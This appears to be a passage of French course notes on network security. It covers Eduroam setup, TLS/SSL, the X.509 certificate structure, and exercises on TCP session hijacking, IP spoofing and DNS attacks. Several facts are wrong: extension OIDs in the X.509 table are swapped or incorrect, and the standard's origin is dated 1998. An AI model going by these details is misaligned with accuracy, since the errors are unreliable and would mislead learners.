
- Renseignez les champs comme ci-dessous, puis cliquez sur 'Suivant'
  Nom du réseau : Eduroam
  Type de sécurité : WPA2 - Entreprise
  Type de chiffrement : AES




- Le profil maintenant créé, il faut à présent configurer la connexion. Donc cliquez sur 'Modifier les paramètres de connexion'




- Allez dans 'Sécurité'




- Choisissez la méthode d'authentification réseaux 'Broadcom : EAP-TTLS' puis allez dans 'Paramètres'.



- Laissez les options par défaut et allez dans l'onglet 'Identité du client'.



- Renseignez le champs 'Identifiant ou identité' avec votre identifiant sous la forme 'identifiant@mondomaine'.



4.4. Le protocole SSL/TLS

Nous pouvons utiliser le protocol TLS / SSL pour authentifier les serveurs et les clients, puis l'utiliser pour chiffrer les messages entre les parties authentifiées.

4.4.1. Qu'est ce que SSL/TLS?

Le protocole TLS (Transport Layer Security), le protocole SSL (Secure Sockets Layer), le protocole PCT (Private Communications Transport) sont basés sur la cryptographie de clé publique. La suite de protocole d'authentification de la chaîne de sécurité (Schannel[17]) fournit ces protocoles. Tous les protocoles Schannel utilisent un modèle client / serveur.

Dans le processus d'authentification, un client TLS / SSL envoie un message à un serveur TLS / SSL et le serveur répond avec l'information que le serveur doit authentifier lui-même. Le client et le serveur effectuent un échange supplémentaire de clés de session et la boîte de dialogue d'authentification se termine. Lorsque l'authentification est terminée, une communication sécurisée par SSL peut commencer entre le serveur et le client en utilisant les clés de cryptage symétriques qui sont établies pendant le processus d'authentification.

A. Historique

SSL a été développé par Netscape Communications Corporation en 1994 pour sécuriser les transactions sur le World Wide Web. Peu de temps après, le groupe de travail d'ingénierie d'Internet (IETF) a commencé à travailler pour développer un protocole standard qui fournissait les mêmes fonctionnalités. Ils ont utilisé SSL 3.0 comme base de ce travail, qui est devenu le protocole TLS. La mise en œuvre du protocole TLS dans Windows Server suit de près la spécification définie dans Request for Comments (RFC) 2246 [15], The TLS Protocol Version 1.0. Pour plus d'informations sur TLS, voir RFC 2246 [15] dans la base de données IETF RFC.

TLS et SSL sont largement reconnus comme les protocoles qui fournissent HTTP sécurisé (HTTPS) pour les transactions Internet entre les navigateurs Web et les serveurs Web. TLS / SSL peut également être utilisé pour d'autres protocoles de niveau d'application, tels que File Transfer Protocol (FTP), Lightweight Directory Access Protocol (LDAP) et SMTP (Simple Mail Transfer Protocol). TLS / SSL permet l'authentification du serveur, l'authentification du client, le cryptage des données et l'intégrité des données sur des réseaux tels que le World Wide Web.

B. Les améliorations du TLS pour SSL

- L'algorithme *keyed-Hashing for Message Authentication Code (HMAC)* remplace l'algorithme *Message Authentication Code (MAC)* du SSL.
- TLS est normalisé dans RFC 2246 [15].
- De nombreux nouveaux messages d'alerte sont ajoutés.
- Les algorithmes de Fortezza[18] ne sont pas inclus dans le TLS RFC, car ils ne sont pas ouverts à l'examen public. La figure 4.13. présente une carte cryptographique Fortezza développé par © Crypto Museum.

[17] C'est un package de sécurité proposé par Microsoft

[18] Fortezza est un système de sécurité de l'information qui utilise la Fortezza Crypto Card, un jeton de sécurité basé sur la carte PC. Il a été développé pour le projet de puce Clipper du gouvernement des États-Unis et a été utilisé par le gouvernement américain dans diverses applications.

Figure 4.13. Carte cryptographique Fortezza[19]




Figure 4.14. Les avantages et inconvénients du TLS/SSL

C. Avantages de TLS / SSL

TLS / SSL fournit de nombreux avantages aux clients et serveurs par rapport à d'autres méthodes d'authentification (ref. Fig. 4.14), notamment :

- *Authentification forte, confidentialité des messages et intégrité* : TLS / SSL peut aider à sécuriser les données transmises à l'aide du cryptage. TLS / SSL authentifie également

[19] Source : http://www.cryptomuseum.com/crypto/usa/fortezza/

des serveurs et, en option, authentifie les clients pour prouver l'identité des parties impliquées dans une communication sécurisée. Il fournit également l'intégrité des données via une valeur de contrôle d'intégrité. En plus de se protéger contre la divulgation de données, le protocole de sécurité TLS / SSL peut être utilisé pour protéger contre les attaques de mascarade, les attaques de brigade man-in-the-middle ou bucket, les attaques de retournement et les attaques de replay.

- *Interopérabilité* : TLS / SSL fonctionne avec la plupart des navigateurs Web, y compris Microsoft Internet Explorer et Netscape Navigator, et sur la plupart des systèmes d'exploitation et des serveurs Web, y compris le système d'exploitation Microsoft Windows, UNIX, Novell, Apache (version 1.3 et ultérieure), Netscape Enterprise Server et Sun Solaris.
- *Flexibilité de l'algorithme* : TLS/SSL fournit des options pour les mécanismes d'authentification, les algorithmes de cryptage et les algorithmes de hachage utilisés lors de la session sécurisée.
- *Facilité de déploiement* : De nombreuses applications utilisent TLS/SSL de manière transparente sur un système d'exploitation Windows Server. Nous pouvons utiliser TLS pour une navigation plus sécurisée lorsque nous utilisons Internet Explorer et Internet Information Services (IIS).
- *Facilité d'utilisation* : La plupart des opérations sont totalement invisibles pour le client parce que le TLS/SSL est implémenté sous la couche d'application. Cela permet au client d'avoir peu ou pas de connaissance de la sécurité des communications et être toujours protégé contre les attaquants.

D. Les limitations du TLS/SSL :

Il existe quelques limitations à l'utilisation du TLS/SSL, y compris :

- *Augmentation de la charge du processeur* : Ceci est la limitation la plus importante à la mise en œuvre de TLS / SSL. La cryptographie, en particulier les opérations de clé publique, nécessite un traitement CPU.
- *Overhead administratifs* : L'environnement TLS/SSL est complexe et nécessite une maintenance; L'administrateur du système doit configurer et gérer les certificats.

4.4.2. Les scénarios d'utilisation du TLS/SSL

Les protocoles TLS/SSL sont utilisé pour :

- Transactions SSL-sécurisées avec un site Web e-commerce
- Accès client authentifié à un site Web SSL-sécurisé :
- Remote access
- SQL access
- E-mail

4.4.3. Architecture TLS/SSL

Le protocole de sécurité TLS/SSL est étendu entre la couche de protocole d'application et la couche TCP/IP, où il peut sécuriser et envoyer des données d'application à la couche de transport. Parce qu'il fonctionne entre la couche d'application et la couche de transport, TLS/SSL peut prendre en charge plusieurs protocoles de couche d'application. Cependant,

TLS/SSL suppose qu'un transport orienté connexion, généralement TCP, est utilisé. Le protocole permet aux applications client/serveur de détecter les risques de sécurité suivants :

- L'altération des messages
- Interception des messages
- Falsification des messages

Le protocole TLS/SSL peut être divisé en deux couches. La première couche comprend le protocole d'application et les trois sous-protocoles Handshake: le protocole *Handshake*, le protocole *Change Cipher Spec* et le protocole *Alert*. La deuxième couche est le protocole *Record*. La figure 4.15 illustre les différentes couches du protocole TLS/SSL et leurs composants.




Figure 4.15. Les différentes couches du protocole TLS/SSL et leurs composants[20]

- *Handshake*: Ce sous-protocole sert à négocier des informations de session entre le client et le serveur.
- *Change Cipher Spec*: Ce sous-protocole modifie le matériel de saisie utilisé pour le cryptage entre le client et le serveur.
- *Alert* : Ce sous-protocole utilise des messages pour indiquer une modification de l'état ou une condition d'erreur pour le pair. Il existe une grande variété d'alertes pour informer le pair des conditions normales et d'erreur. Une liste complète peut être trouvée dans RFC 2246, "TLS Protocol Version 1.0" [15].

4.4.4. Ports réseau utilisés par TLS / SSL

L'affectation des ports pour les applications sur TLS/SSL sont présenté dans le Tab. 4.3.

Le nom du service	**TCP**
smtp	25
https	443

[20] Source BEAST attack on SSL/TLS explained

nntps	563
ldaps	636
ftps-data	989
ftps	990
telnets	992
imaps	993
pop3s	995
ms-sql-s	1433
mfst-gc-ssl	3269
tftps	3713

Tableau 4.3. Ports réseau utilisés par TLS / SSL

4.5. Le certificat numérique X.509

La norme d'infrastructure de clé publique X.509 (PKI) identifie les exigences pour des certificats de clés publiques robustes. Un certificat est une structure de données signée qui lie une clé publique à une personne, à un ordinateur ou à une organisation. Les certificats sont délivrés par les autorités de certification (CA). Tous ceux qui sont partis pour sécuriser les communications qui utilisent une clé publique s'appuient sur l'autorité de certification afin de vérifier adéquatement l'identité des individus, des systèmes ou des entités auxquels il émet des certificats. Le niveau de vérification dépend généralement du niveau de sécurité requis pour la transaction. Si l'autorité de certification peut vérifier correctement l'identité du demandeur, elle signe (crypte), encode et émet le certificat.

La syntaxe abstraite pour la version 3 du certificat X.509 est illustrée dans l'exemple suivant.

```
---------------------------------------------------------------------
-- X.509 signed certificate
---------------------------------------------------------------------
SignedContent ::= SEQUENCE
{
 certificate       CertificateToBeSigned,
 algorithm         Object Identifier,
 signature         BITSTRING
}

---------------------------------------------------------------------
-- X.509 certificate to be signed
---------------------------------------------------------------------
CertificateToBeSigned ::= SEQUENCE
{
 version             [0] CertificateVersion DEFAULT v1,
 serialNumber          CertificateSerialNumber,
 signature           AlgorithmIdentifier,
 issuer              Name
 validity            Validity,
 subject             Name
 subjectPublicKeyInfo   SubjectPublicKeyInfo,
```

```
  issuerUniqueIdentifier  [1] IMPLICIT UniqueIdentifier OPTIONAL,
  subjectUniqueIdentifier [2] IMPLICIT UniqueIdentifier OPTIONAL,
  extensions              [3] Extensions OPTIONAL
}
```

Depuis sa création en 1998, trois versions de la norme de certificat de clé publique X.509 ont évoluées. Comme le montre la Figure 4.16, chaque version successive de la structure de données a conservé les champs qui existaient dans les versions précédentes et ajouté plus.




Figure 4.16. La structure de données du certificat numérique X.509

- **Version :** Spécifie le numéro de version du certificat encodé. À l'heure actuelle, les valeurs possibles de ce champ sont 0, 1 ou 2, mais cela peut être étendu à l'avenir.

```
---------------------------------------------------------------------
-- Version number. Currently, this can be 0, 1, or 2.
---------------------------------------------------------------------
CertificateVersion ::= INTEGER {v1(0), v2(1), v3(2)}
```

- **Serial Number :** Contient un nombre entier positif, unique attribué par l'autorité de certification (CA) au certificat.

```
serialNumber         CertificateSerialNumber,
```

- **Signature Algorithm :** Contient un identificateur d'objet (OID) qui spécifie l'algorithme utilisé par l'autorité de certification pour signer le certificat. Par exemple, 1.2.840.113549.1.1.5 spécifie un algorithme de hachage SHA-1 combiné avec l'algorithme de cryptage RSA.

```
---------------------------------------------------------------------
-- Signature OID
```

```
-----------------------------------------------------------------
signature ::= AlgorithmIdentifier

AlgorithmIdentifier ::= SEQUENCE
{
  algorithm          OBJECT IDENTIFIER,
  parameters         ANY OPTIONAL
}
```

- **Issuer :** Contient le nom unique (DN) X.500 de l'autorité de certification qui a créé et signé le certificat.

```
-----------------------------------------------------------------
-- Issuer name
-----------------------------------------------------------------
Name ::= SEQUENCE OF RelativeDistinguishedName

RelativeDistinguishedName ::= SET OF AttributeTypeValue

AttributeTypeValue ::= SEQUENCE
{
  type      OBJECT IDENTIFIER,
  value     ANY
}
```

- **Validity :** Spécifie l'intervalle de temps pendant lequel le certificat est valide. Les dates jusqu'à la fin de 2049 utilisent le format du temps universel coordonné (temps de Greenwich) (yymmddhhmmssz). Les dates commençant le 1er janvier 2050 utilisent le format d'heure généralisé (yyyymmddhhmmssz).

```
-----------------------------------------------------------------
-- Validity period
-----------------------------------------------------------------
Validity ::= SEQUENCE
{
  notBefore          ChoiceOfTime,
  notAfter           ChoiceOfTime
}

ChoiceOfTime ::= CHOICE
{
  utcTime              UTCTime,
  generalTime          GeneralizedTime
}
```

- **Subject :** Contient un nom unique X.500 de l'entité associée à la clé publique contenue dans le certificat.

```
-----------------------------------------------------------------
-- Subject name
-----------------------------------------------------------------
Name ::= SEQUENCE OF RelativeDistinguishedName
```

```
RelativeDistinguishedName ::= SET OF AttributeTypeValue

AttributeTypeValue ::= SEQUENCE
{
  type      OBJECT IDENTIFIER,
  value     ANY
}
```

- **Public Key :** Contient la clé publique et les informations associées à l'algorithme.

```
--------------------------------------------------------------------
--  Subject public key information
--------------------------------------------------------------------
SubjectPublicKeyInfo ::= SEQUENCE
{
  algorithm         AlgorithmIdentifier,
  subjectPublicKey    BITSTRING
}

AlgorithmIdentifier ::= SEQUENCE
{
  algorithm         OBJECT IDENTIFIER,
  parameters          ANY OPTIONAL
}
```

- **Issuer Unique Identifier :** Contient une valeur unique qui peut être utilisée pour rendre le nom X.500 de l'autorité de certification non ambigüe lorsqu'il est réutilisé par différentes entités au fil du temps.

```
--------------------------------------------------------------------
-- Issuer Unique identifier
--------------------------------------------------------------------
issuerUniqueIdentifier ::= [1] IMPLICIT UniqueIdentifier OPTIONAL

UniqueIdentifier ::= BITSTRING
```

- **Subject Unique Identifier :** Contient une valeur unique qui peut être utilisée pour rendre le X.500 nom du sujet du certificat sans ambiguïté lorsqu'il est réutilisé par différentes entités au fil du temps.

```
--------------------------------------------------------------------
-- Issuer Unique identifier
--------------------------------------------------------------------
subjectUniqueIdentifier ::= [2] IMPLICIT UniqueIdentifier OPTIONAL

UniqueIdentifier ::= BITSTRING
```

- **Version 3 Extensions :** Un certificat X.509 version 3 contient les champs définis dans la version 1 et la version 2 et ajoute des extensions de certificat. Les

extensions standard de la version 3 et leurs identifiants d'objet (OID) sont répertoriés dans le Tableau 4.4.

```
-----------------------------------------------------------------
-- Extensions (beginning with version 3).
-----------------------------------------------------------------
Extensions ::= SEQUENCE OF Extension

Extension ::= SEQUENCE
{
  Id              OBJECT IDENTIFIER,
  critical          BOOLEAN DEFAULT FALSE,
  extnValue         OCTET STRING
}
```

Extension	**Description**
Authority Key Identifier (2.5.29.19)	Identifie la clé publique de l'autorité de certification (CA) qui correspond à la clé privée du CA utilisée pour signer le certificat.
Basic Constraints (2.5.29.35)	Spécifie si l'entité peut être utilisée comme CA et, le cas échéant, le nombre de CA subordonnées qui peuvent exister dans la chaîne de certificats.
Certificate Policies (2.5.29.32)	Spécifie les règles sous lesquelles le certificat a été délivré et les fins pour lesquelles il peut être utilisé.
CRL Distribution Points(2.5.29.31)	Contient l'URI de la liste de révocation de certificat de base (CRL).
Enhanced Key Usage (2.5.29.46)	Spécifie la manière dont la clé publique contenue dans le certificat peut être utilisée.
Issuer Alternative Name (2.5.29.8)	Spécifie un ou plusieurs formulaires de nom alternatif pour l'émetteur de la demande de certificat.
Key Usage (2.5.29.15)	Spécifie les restrictions sur les opérations qui peuvent être effectuées par la clé publique contenue dans le certificat.
Name Constraints (2.5.29.30)	Spécifie l'espace de noms dans lequel tous les noms de sujet d'une hiérarchie de certificats doivent être localisés. L'extension n'est utilisée que dans un certificat CA.
Policy Constraints (2.5.29.36)	Limite la validation du chemin en interdisant le mappage des politiques ou en exigeant que chaque certificat de la hiérarchie contienne un identifiant de politique acceptable. L'extension n'est utilisée que dans un certificat CA.
Policy Mappings (2.5.29.33)	Spécifie les stratégies dans une autorité de certification subordonnée qui correspondent aux règles de l'autorité de certification émettrice.
Private Key Usage Period (2.5.29.16)	Spécifie une période de validité différente pour la clé privée que pour le certificat avec lequel la clé privée est associée.
Subject Alternative Name (2.5.29.17)	Spécifie un ou plusieurs formulaires de nom alternatif pour le sujet de la demande de certificat. Les exemples de formes alternatives incluent les adresses e-mail, les noms DNS, les adresses IP et les URI.

Subject Directory Attributes (2.5.29.9)	Transmet les attributs d'identification tels que la nationalité du sujet du certificat. La valeur d'extension est une séquence de paires OID-valeur.
Subject Key Identifier (2.5.29.14)	Se différencie entre plusieurs clés publiques détenues par le sujet du certificat. La valeur d'extension est généralement un hachage SHA-1 de la clé.

Tableau 4.4 Les extensions standard de la version 3 du certificat X.509

4.6. **Documents recommandés**

[RChp11] explore la sécurité du réseau sans fil sous tous les angles. Il commence par une revue des sujets de sécurité fondamentaux et des termes souvent utilisés. En examinant les problèmes de sécurité critiques dans une gamme de réseaux sans fil, le livre **[RChp11]** propose des solutions spécifiques aux menaces de sécurité. **[RChp12]** est adapté à l'auto-étude et fournit un tutoriel solide et à jour. Le livre donne également un traitement complet de la cryptographie et de la sécurité du réseau, ce qui permet une référence pour un ingénieur système, un programmeur, un gestionnaire de système, un gestionnaire de réseau, un personnel de marketing de produit ou un spécialiste du support système. **[RChp13]** analyse les protocoles et les mécanismes existants pour sécuriser les communications dans l'IoT, ainsi que des questions de recherche ouvertes. [Rchp14] présente les problèmes, défis et contre-mesures pour sécuriser un réseau Smart Grid. Similaire à **[Rchp14]**, **[Rchp15]** présente les protocoles de sécurité pour les Smart Grids avec une approche axée sur les données. **[Rchp16]** présente les schémas de sécurité qui préservent le Privacy pour les réseaux ad hoc sociaux.

[RChp11] Pathan, A. S. K. (Ed.). (2016). *Security of self-organizing networks: MANET, WSN, WMN, VANET*. CRC press.

[RChp12] Stallings, W., & Tahiliani, M. P. (2014). *Cryptography and network security: principles and practice* (Vol. 6). London: Pearson.

[RChp13] Granjal, J., Monteiro, E., & Silva, J. S. (2015). Security for the internet of things: a survey of existing protocols and open research issues. *IEEE Communications Surveys & Tutorials*, *17*(3), 1294-1312.

[RChp14] Komninos, N., Philippou, E., & Pitsillides, A. (2014). Survey in smart grid and smart home security: Issues, challenges and countermeasures. *IEEE Communications Surveys & Tutorials*, *16*(4), 1933-1954.

[RChp15] Tan, S., De, D., Song, W. Z., Yang, J., & Das, S. K. (2017). Survey of Security Advances in Smart Grid: A Data Driven Approach. *IEEE Communications Surveys & Tutorials*, *19*(1), 397-422.

[RChp16] Ferrag, M. A., Maglaras, L., & Ahmim, A. (2017). Privacy-preserving schemes for Ad Hoc Social Networks: A survey. *IEEE Communications Surveys & Tutorials*.

TD 5 – Vulnérabilités des réseaux

Exercice 1 :

Un attaquant **A1** espionne une connexion **Telnet** entre **U1** et **U2**. Il forge un paquet TCP pour insérer la commande **\n echo HACKED \n** dans le flux de données. Le dernier échange de paquets avant l'insertion est illustrée ci-dessous. Compléter la figure avec le paquet inséré et les paquets suivants.




Figure 4.16 Vol de session TCP (à compléter)

Exercice 2 :

Une attaque de type **« IP spoofing »** consiste à se faire passer pour une autre machine en utilisant son adresse IP comme adresse source. La fameuse attaque de Minick contre Shimomura avait pour but de faire exécuter une commande malveillante sur la machine cible en se faisant passer pour une autre se trouvant dans le même réseau local.

1. Pourquoi l'attaquant a-t-il utilisé l'adresse IP d'une machine au lieu d'en choisir une au hasard ?
2. Quelles sont les trois étapes principales de cette attaque ?
3. Si l'attaquant s'était trouvé sur le même réseau local, en quoi l'attaque aurait-elle été différente ?
4. Quel est typiquement le but d'un attaquant qui effectue une attaque de vol de session ?

Exercice 3 :

On considère un réseau local (LAN) composé de deux stations de travail et séparé de l'extérieur par un routeur (passerelle). Les stations de travail sont configurées pour utiliser le serveur DNS 128.178.33.38 extérieur au LAN et n'utilisent de cache DNS interne. On considère deux serveurs HTTP extérieurs au LAN, www.site1.dz et www.site2.dz . Les différents éléments sont représentés sur la figure 3.14. L'objectif de l'exercice est de proposer une attaque fondée

